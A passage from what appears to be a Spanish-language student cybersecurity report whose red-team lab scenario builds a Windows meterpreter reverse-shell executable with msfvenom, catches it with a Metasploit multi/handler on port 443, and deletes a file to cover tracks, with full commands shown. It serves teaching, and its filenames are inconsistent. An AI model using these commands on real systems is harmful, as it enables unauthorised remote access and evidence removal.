sociedad y nuestro país, sin dejar de un lado que se pone en riesgo la confianza de la ciudadanía en general hacia las instituciones públicas. También se sostiene que estas acciones afectan directamente a la capacidad del Estado o gobierno para la prestación de los servicios, que se consideran para la sociedad o comunidad. Además, desde la perspectiva de un profesional que aspira a servir al país dando ejemplo y aportando conocimiento, se considera inmoral y ético el robo de dineros públicos que deben ser destinados al beneficio de la comunidad, lo cual es totalmente reprochable, ya que por un lucro personal va contra la integridad y los valores morales, sabiendo de antemano que las autoridades pertinentes deben garantizar y aprovechar dichos recursos para que lleguen donde debe ser.

5 ESCENARIO 3

5.1 DESCRIPCIÓN HERRAMIENTAS SOFTWARE ANEXO 4 RED TEAM

5.1.1 Msfvenom (Metasploit Payload Generator):

Esta herramienta de línea de comandos es parte del marco Metasploit y se utiliza para generar cargas útiles maliciosas. En este caso, se utilizó Msfvenom para crear un ejecutable malicioso (PoC_1019010161.exe) que contenía una carga útil de meterpreter inverso para la arquitectura Windows x64. Esta herramienta es crucial en un entorno de equipo rojo, ya que permite la generación de cargas útiles personalizadas para diferentes sistemas operativos y arquitecturas con el fin de comprometer de forma remota las computadoras de destino.

5.1.2 Metasploit Framework:

Metasploit es un conjunto de herramientas de código abierto para pruebas de penetración y explotación de vulnerabilidades. En este caso, la consola Metasploit (msfconsole) se utiliza para configurar y ejecutar el exploit "multi/handler", que se encarga de escuchar y establecer conexiones inversas (conexiones inversas) a las máquinas víctimas comprometidas por la carga útil generada por Msfvenom. Metasploit es una herramienta esencial en el ámbito de Red Team, ya que

proporciona una amplia colección de exploits y payloads para diversos sistemas operativos y aplicaciones, lo que facilita la prueba de vulnerabilidades y la obtención de acceso remoto a máquinas objetivo.

5.1.3 Máquinas Virtuales (VirtualBox):

Se utilizaron máquinas virtuales para simular un entorno controlado y aislado. Se configuraron dos máquinas virtuales: una con Kali Linux (sistema operativo utilizado para herramientas de hacking ético y pruebas de penetración) y otra con Windows 10 de 64 bits (sistema operativo de la máquina víctima).

Reconocimiento	Se recopiló y analizó la información clave sobre la víctima, como el sistema operativo (Windows 10 x64), la arquitectura (x64), la desactivación de los sistemas de seguridad, la presencia de un archivo sospechoso en el escritorio y la ejecución de un archivo ejecutable desconocido.
Escaneo	No aplicable en este escenario, ya que se asumió que la máquina víctima era conocida y se proporcionó su dirección IP (172.26.223.148).
Obtención de acceso	-Payload: `windows/x64/meterpreter/reverse_tcp` (meterpreter reverso para arquitectura x64 de Windows) - Plataforma: Windows - Arquitectura: x64 - LHOST: 172.26.214.78 (dirección IP de la máquina atacante) - LPORT: 443 (puerto local para la conexión inversa) - Formato: Ejecutable (.exe)
Mantener acceso	Metasploit Framework: Se configuró el exploit `multi/handler` en Metasploit con los mismos parámetros utilizados en Msfvenom (payload, LHOST y LPORT). - Se inició el exploit para escuchar la conexión inversa. - Después de que la máquina víctima ejecutó el payload "PoC_1019010161.exe", se estableció una conexión inversa con la máquina atacante. - Se obtuvo una sesión de meterpreter en la máquina víctima, lo que permitió mantener el acceso remoto.
Escalada de privilegios	No aplicable en este escenario, ya que no se requirió escalar privilegios.

Movimiento lateral	No aplicable en este escenario, ya que no se requirió moverse lateralmente a otros sistemas
Mantenimiento del acceso	No aplicable en este escenario, ya que el objetivo era eliminar el archivo sospechoso y no mantener el acceso a largo plazo
Cubrimiento de huellas	Sesión de meterpreter en Metasploit - Procedimiento: Dentro de la sesión de meterpreter establecida en la máquina víctima, se utilizó el comando del C:\Users\vboxuser\Desktop\Juan_Beajrano_1019010161_10Marzo2024.txt para eliminar el archivo sospechoso del escritorio, cubriendo así las huellas del ataque.

5.2 ESPECIFICACIÓN FALLO DE SEGURIDAD MAQUINA WINDOWS 10 X64

Juan_Beajrano_1019010161_10Marzo2024.txt. Este archivo fue eliminado posteriormente, lo cual indica una acción maliciosa.

2**. Ejecución de un archivo ejecutable desconocido**: El administrador de la máquina afectada menciona haber ejecutado un archivo llamado "Poc_1019010161.exe", el cual fue recibido a través de WhatsApp Web por un compañero de trabajo.

3. **Sistema operativo y arquitectura**: Se especifica que la máquina comprometida tenía instalado Windows 10 de 64 bits (x64), lo cual es un dato clave para generar un payload compatible con esta arquitectura.

4. **Sistemas de seguridad deshabilitados**: Se indica que en la máquina víctima se encontraban desactivados todos los sistemas de seguridad, como el firewall, Windows Defender y antivirus. Esto facilitó la ejecución del payload malicioso sin ser detectado.

5. **Experto sugiere un posible payload generado con Msfvenom**: Uno de los expertos en ciberseguridad de HackerHouse menciona que el incidente pudo haber sido causado por un payload generado con la herramienta Msfvenom y ejecutado a través de Metasploit, lo cual coincide con los pasos descritos en el anexo.

6. **Descripción detallada del proceso de generación de payload y explotación**: El anexo proporciona una guía paso a paso sobre cómo generar un payload malicioso utilizando Msfvenom, configurar un exploit en Metasploit para establecer una conexión reversa y finalmente eliminar el archivo sospechoso en la máquina comprometida.

Todos estos datos e información apuntan a que el fallo de seguridad específico que permitió comprometer la máquina Windows 10 x64 fue la ejecución de un archivo ejecutable malicioso (payload) generado con Msfvenom y explotado a través de Metasploit. Esto pudo ocurrir debido a la falta de sistemas de seguridad activos en la máquina víctima y a la falta de conciencia sobre la ejecución de archivos desconocidos por parte del usuario.

La organización HackerHouse detectó que uno de sus equipos con sistema operativo Windows 10 x64 había sido comprometido. Se encontró un archivo sospechoso en el escritorio de la máquina, y el administrador mencionó haber ejecutado un archivo ejecutable desconocido llamado "Poc_1019010161.exe" recibido a través de WhatsApp Web.

Tras analizar la situación, uno de los expertos en ciberseguridad de HackerHouse sugirió que el incidente podría haber sido causado por un payload malicioso generado con la herramienta Msfvenom y ejecutado a través de Metasploit.

Análisis del Fallo de Seguridad

El fallo de seguridad que permitió el compromiso de la máquina Windows 10 x64 fue una combinación de varios factores:

Sistemas de seguridad desactivados: La máquina víctima tenía desactivados todos los sistemas de seguridad, como el firewall, Windows Defender y el antivirus. Esto dejó la puerta abierta para la ejecución de código malicioso sin ser detectado.

Falta de conciencia de seguridad: El administrador ejecutó un archivo ejecutable desconocido recibido a través de un medio inseguro (WhatsApp Web), lo que demuestra una falta de conciencia sobre las prácticas de seguridad y los riesgos asociados con la ejecución de archivos no verificados.

Vulnerabilidad de la arquitectura: El payload malicioso fue específicamente diseñado para la arquitectura x64 de Windows, lo que permitió su ejecución exitosa en la máquina víctima, que también era de 64 bits.

Conexión inversa no detectada: El payload malicioso estableció una conexión inversa (reverse shell) con la máquina del atacante, lo que permitió obtener acceso remoto sin ser detectado debido a la desactivación de los sistemas de seguridad.

Solución Implementada

Para resolver el fallo de seguridad identificado, se llevó a cabo un escenario de Red Team controlado, siguiendo los pasos del pentesting:

Reconocimiento: Se analizó la información proporcionada sobre la máquina víctima, como el sistema operativo, la arquitectura y la desactivación de los sistemas de seguridad.

Obtención de acceso: Se utilizó la herramienta Msfvenom para generar un payload malicioso compatible con la arquitectura x64 de Windows, diseñado para establecer una conexión inversa con la máquina del atacante.

Mantener acceso: Se configuró el exploit "multi/handler" en Metasploit para escuchar la conexión inversa y obtener una sesión de meterpreter en la máquina víctima.

Cubrimiento de huellas: Dentro de la sesión de meterpreter, se utilizó el comando "del" para eliminar el archivo sospechoso del escritorio de la máquina víctima, cubriendo así las huellas del ataque.

5.3 HERRAMIENTAS DE IDENTIFICACIÓN FALLOS DE SEGURIDAD

5.3.1 Metasploit es un conjunto de herramientas de código abierto utilizado para pruebas de penetración y explotación de vulnerabilidades. Específicamente, en este escenario, se utilizó la consola de Metasploit (msfconsole) junto con el exploit "multi/handler" para establecer una conexión inversa (reverse shell) con la máquina víctima después de que esta ejecutara el payload malicioso generado con **Msfvenom.**

Se indica que se utilizó el puerto 443 para la conexión inversa. El puerto 443 es comúnmente utilizado para el tráfico HTTPS (HTTP seguro), y suele estar abierto en la mayoría de las computadoras y redes para permitir la navegación web segura.

- Es un puerto comúnmente abierto en la mayoría de las redes, lo que aumenta las probabilidades de que la conexión inversa sea exitosa sin ser bloqueada por un firewall.
- Al utilizar un puerto comúnmente utilizado para tráfico web, el tráfico malicioso puede pasar desapercibido y camuflarse como tráfico legítimo.
- Los firewalls y sistemas de detección de intrusos (IDS/IPS) pueden estar configurados para permitir el tráfico en el puerto 443 de manera predeterminada, lo que facilita el establecimiento de la conexión inversa sin ser detectada.
- El puerto 443 se utiliza comúnmente para el tráfico HTTPS, su uso en este contexto es malicioso y tiene como objetivo comprometer la máquina víctima mediante una conexión inversa.

5.3.2 Msfvenom (Metasploit Payload Generator):

Herramienta: Msfvenom, parte del marco de trabajo Metasploit.

Descripción: Msfvenom es una herramienta de línea de comandos utilizada para generar payloads (cargas útiles) maliciosas personalizadas para diferentes sistemas operativos y arquitecturas.

Objetivo: Generar un payload malicioso compatible con la arquitectura x64 de Windows, diseñado para establecer una conexión inversa (reverse shell) con la máquina del atacante.

Uso en el escenario: Se utilizó Msfvenom para crear el archivo ejecutable malicioso "PoC_1019010161.exe", siguiendo los pasos descritos en el Anexo 4.

5.3.3 Metasploit Framework:

Herramienta: Metasploit Framework, específicamente la consola de Metasploit (**msfconsole**).

Descripción: Metasploit es un conjunto de herramientas de código abierto utilizadas para pruebas de penetración y explotación de vulnerabilidades.

Objetivo: Configurar el exploit **"multi/handler**" para escuchar la conexión inversa establecida por el payload malicioso y obtener acceso remoto a la máquina víctima.

Uso en el escenario: Se utilizó Metasploit para configurar y ejecutar el exploit **"multi/handler",** lo que permitió establecer una sesión de meterpreter en la máquina víctima después de que se ejecutó el payload malicioso.

Sesión de meterpreter en Metasploit:

Herramienta: Sesión de meterpreter obtenida a través de Metasploit.

Descripción: Meterpreter es una carga útil avanzada de Metasploit que proporciona una sesión de shell interactiva y escalable en la máquina víctima comprometida.

Objetivo: Interactuar con la máquina víctima de forma remota y ejecutar comandos para identificar y solucionar el fallo de seguridad.

Uso en el escenario: Se utilizó la sesión de meterpreter para eliminar el archivo sospechoso del escritorio de la máquina víctima, utilizando el comando "**del**".

Estas herramientas fueron fundamentales para recrear el escenario de compromiso de la máquina Windows 10 x64, identificar los fallos de seguridad presentes y finalmente solucionar el problema mediante la eliminación del archivo sospechoso.

5.4 DESCRIPCIÓN ATAQUE ESCENARIO A LA MAQUINA WINDOWS 10 X64

1. Inicialmente, la máquina víctima se encuentra en un estado vulnerable debido a la desactivación de todos los sistemas de seguridad, como el firewall, Windows Defender y el antivirus. Esto deja la puerta abierta para posibles ataques y ejecución de código malicioso sin ser detectado.

2. El atacante genera un payload malicioso (PoC_1019010161.exe) utilizando la herramienta Msfvenom de Metasploit. Este payload está diseñado específicamente para la arquitectura x64 de Windows y contiene un meterpreter reverso, lo que permitirá al atacante obtener acceso remoto a la máquina víctima.

3. El payload malicioso es enviado a la máquina víctima a través de un medio engañoso, como un archivo adjunto de WhatsApp Web en este caso.

4. El usuario en la máquina víctima, sin sospechar del archivo recibido, procede a ejecutarlo.

5. Una vez ejecutado, el payload malicioso inicia una conexión inversa (reverse shell) hacia la máquina del atacante, estableciendo un canal de comunicación encriptado.

6. En la máquina del atacante, se tiene configurado el exploit "multi/handler" de Metasploit, el cual está escuchando en el puerto 443 para recibir la conexión inversa de la máquina víctima.

7. Cuando la conexión inversa se establece, el atacante obtiene una sesión de meterpreter en la máquina víctima, lo que le permite ejecutar comandos, obtener información sensible, moverse lateralmente por la red y realizar acciones maliciosas adicionales.

8. En este escenario específico, el atacante utiliza el comando "del" en la sesión de meterpreter para eliminar el archivo sospechoso "Juan_Bejarano_10_Marzo2024.txt" del escritorio de la máquina víctima.

El ataque aprovecha las vulnerabilidades de la máquina víctima, como la desactivación de los sistemas de seguridad, para ejecutar un payload malicioso que establece una conexión inversa y otorga acceso remoto al atacante. Esto le permite realizar acciones maliciosas, como eliminar archivos o recopilar información sensible.

Máquina Víctima: Windows 10 x64

Fallos de seguridad identificados:

Sistemas de seguridad desactivados: El firewall, Windows Defender y el antivirus se encontraban completamente desactivados, lo que dejó a la máquina vulnerable a ataques.

Ejecución de archivos no verificados: El administrador ejecutó un archivo ejecutable desconocido ("PoC_1019010161.exe") recibido a través de un medio inseguro (WhatsApp Web), lo que permitió la ejecución del payload malicioso.

Arquitectura compatible con el payload: La máquina tenía una arquitectura x64, compatible con el payload malicioso generado por Msfvenom.

Impacto del ataque:

Compromiso de la máquina: El payload malicioso estableció una conexión inversa (reverse shell) con la máquina del atacante, permitiendo el acceso remoto no autorizado.

Eliminación de archivo sospechoso: El atacante utilizó la sesión de meterpreter obtenida para eliminar el archivo sospechoso del escritorio, borrando posibles evidencias del ataque.

Máquina Atacante: Kali Linux

Herramientas utilizadas:

Msfvenom: Se utilizó para generar el payload malicioso "PoC_1019010161.exe" compatible con la arquitectura x64 de Windows y diseñado para establecer una conexión inversa.

Metasploit Framework: Se configuró el exploit "multi/handler" para escuchar la conexión inversa y obtener una sesión de meterpreter en la máquina víctima.

Acciones realizadas:

Generación del payload malicioso: Utilizando Msfvenom, se creó un ejecutable malicioso personalizado para comprometer la máquina víctima.

Configuración del exploit: Se configuró el exploit "multi/handler" en Metasploit para establecer la conexión inversa con la máquina víctima.

Obtención de acceso remoto: Después de que la máquina víctima ejecutó el payload, se estableció una sesión de meterpreter, otorgando acceso remoto al atacante.

Eliminación de archivo sospechoso: Utilizando la sesión de meterpreter, el atacante eliminó el archivo sospechoso del escritorio de la máquina víctima.

5.5 COMANDOS PAYLOAD

5.5.1 Generación del payload con Msfvenom

El comando utilizado para generar el payload malicioso fue:

- msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=172.26.214.78 LPORT=443 -f exe -o PoC_1019010161.exe

Estructura y opciones:

msfvenom: Comando para invocar la herramienta de generación de payloads de Metasploit.

-p windows/x64/meterpreter/reverse_tcp: Especifica el payload a utilizar, en este caso, un meterpreter reverso para la arquitectura x64 de Windows.

--platform windows: Indica la plataforma objetivo, en este caso, Windows.

-a x64: Establece la arquitectura objetivo como x64.

LHOST=172.26.214.78`: Especifica la dirección IP local (Local Host) de la máquina atacante (Kali Linux).

LPORT=443: Establece el puerto local (Local Port) en el que se escuchará la conexión inversa, en este caso, el puerto 443.

-f exe: Indica que el formato de salida del payload será un ejecutable (.exe).

-o PoC_1019010161.exe: Especifica el nombre del archivo de salida donde se guardará el payload generado.

5.5.2 Ejecución del payload en la máquina víctima

Una vez generado el payload PoC_1019010161.exe, se transfirió a la máquina víctima (Windows 10 x64) y se ejecutó. Al ejecutar el archivo, se inició la conexión inversa hacia la máquina atacante.

Configuración de Metasploit para recibir la conexión inversa

En la máquina atacante (Kali Linux), se configuró Metasploit para recibir la conexión inversa utilizando los siguientes comandos:

1. Iniciar la consola de Metasploit:

```
msfconsole
```

2. Configurar el exploit multi/handler:
   use exploit/multi/handler

3. Configurar el payload compatible con el generado por Msfvenom:

   set payload windows/x64/meterpreter/reverse_tcp

4. Establecer la dirección IP local (LHOST) y el puerto local (LPORT):

   set LHOST 172.26.214.78
   set LPORT 443

5. Iniciar el exploit para escuchar la conexión inversa:
   exploit

Una vez que la máquina víctima ejecutó el payload PoC_1019010161.exe, se estableció la conexión inversa con la máquina atacante, y Metasploit proporcionó una sesión de meterpreter para interactuar con la máquina víctima de forma remota.

Eliminar el archivo sospechoso

Dentro de la sesión de meterpreter, se utilizó el siguiente comando para eliminar el archivo sospechoso Juan_Bejarano_10_Marzo2024.txt del escritorio de la máquina víctima:

del C:\Users\vboxuser\Desktop\ Juan_Bejarano_10_Marzo2024.txt

5.5.3 Vulnerabilidades Explotadas

Desactivación de sistemas de seguridad

Descripción: En la máquina víctima (Windows 10 x64), se encontraban desactivados todos los sistemas de seguridad, como el firewall, Windows Defender y el antivirus.

Impacto: Al estar desactivados los sistemas de defensa, no hubo ninguna barrera que detectara o bloqueara la ejecución del payload malicioso ni la conexión inversa establecida.

Explotación: El atacante aprovechó esta vulnerabilidad para ejecutar el payload sin ser detectado y obtener acceso remoto a la máquina víctima.

Falta de conciencia de seguridad del usuario

Descripción: El administrador de la máquina víctima ejecutó un archivo ejecutable desconocido ("PoCseminario.exe") recibido a través de un medio inseguro (WhatsApp Web).

Impacto: La ejecución de este archivo permitió la ejecución del payload malicioso y el compromiso de la máquina.

Explotación: El atacante aprovechó la falta de conciencia de seguridad del usuario para hacer que ejecutara el archivo malicioso, lo que dio paso al ataque.

Arquitectura compatible con el payload

Descripción: La máquina víctima tenía una arquitectura x64, compatible con el payload malicioso generado por Msfvenom.

Impacto: Si el payload no hubiera sido compatible con la arquitectura de la máquina, no habría sido ejecutado correctamente y el ataque habría fallado.

Explotación: El atacante generó un payload específico para la arquitectura x64, asegurándose de que fuera compatible con la máquina víctima y pudiera ejecutarse correctamente.

Proceso de Explotación

El atacante generó un payload malicioso utilizando Msfvenom, diseñado para establecer una conexión inversa (reverse shell) con su máquina (Kali Linux).

El payload malicioso se envió a la máquina víctima a través de un medio engañoso (archivo adjunto en WhatsApp Web), aprovechando la falta de conciencia de seguridad del usuario.

El administrador de la máquina víctima ejecutó el archivo malicioso, permitiendo que el payload se ejecutara sin ser detectado debido a la desactivación de los sistemas de seguridad.

El payload malicioso estableció una conexión inversa con la máquina del atacante, aprovechando la arquitectura compatible (x64) de la máquina víctima.

En la máquina del atacante(Kali), se configuró el exploit "multi/handler" de Metasploit para recibir la conexión inversa y obtener una sesión de meterpreter en la máquina víctima.

Una vez establecida la sesión de meterpreter, el atacante pudo interactuar con la máquina víctima de forma remota y ejecutar comandos, incluyendo la eliminación del archivo sospechoso del escritorio.

Figura 4 Se realiza proceso de Creación con msfvenom para poder ingresar y ejecutar.

Figura 5 Evidencia de la creación del Archivo.



Figura 6 Ingreso a Metasploit.



Figura 7 Ejecución de Comando Esperando escuchar, cuando se ejecute el archivo .exe



Figura 8 Se evidencia descarga del Archivo y su ejecución en Windows



Figura 9 Abrimos una nueva consola Shell en meterpreter para poder llegar a realizar los comandos para poder eliminar el archivo.

Figura 10 Listamos los archivos en la ruta donde se encuentra el archivo



Figura 11 Y se realiza el comando "del" para eliminar el Archivo



Figura 12 Se Evidencia que ya no existe el archivo

6 ESCENARIO 4

6.1 ¿ANTE UN ATAQUE INFORMÁTICO EN TIEMPO REAL COMO EXPERTO EN CIBERSEGURIDAD QUÉ PASOS TOMA PARA IDENTIFICAR DICHO ATAQUE?

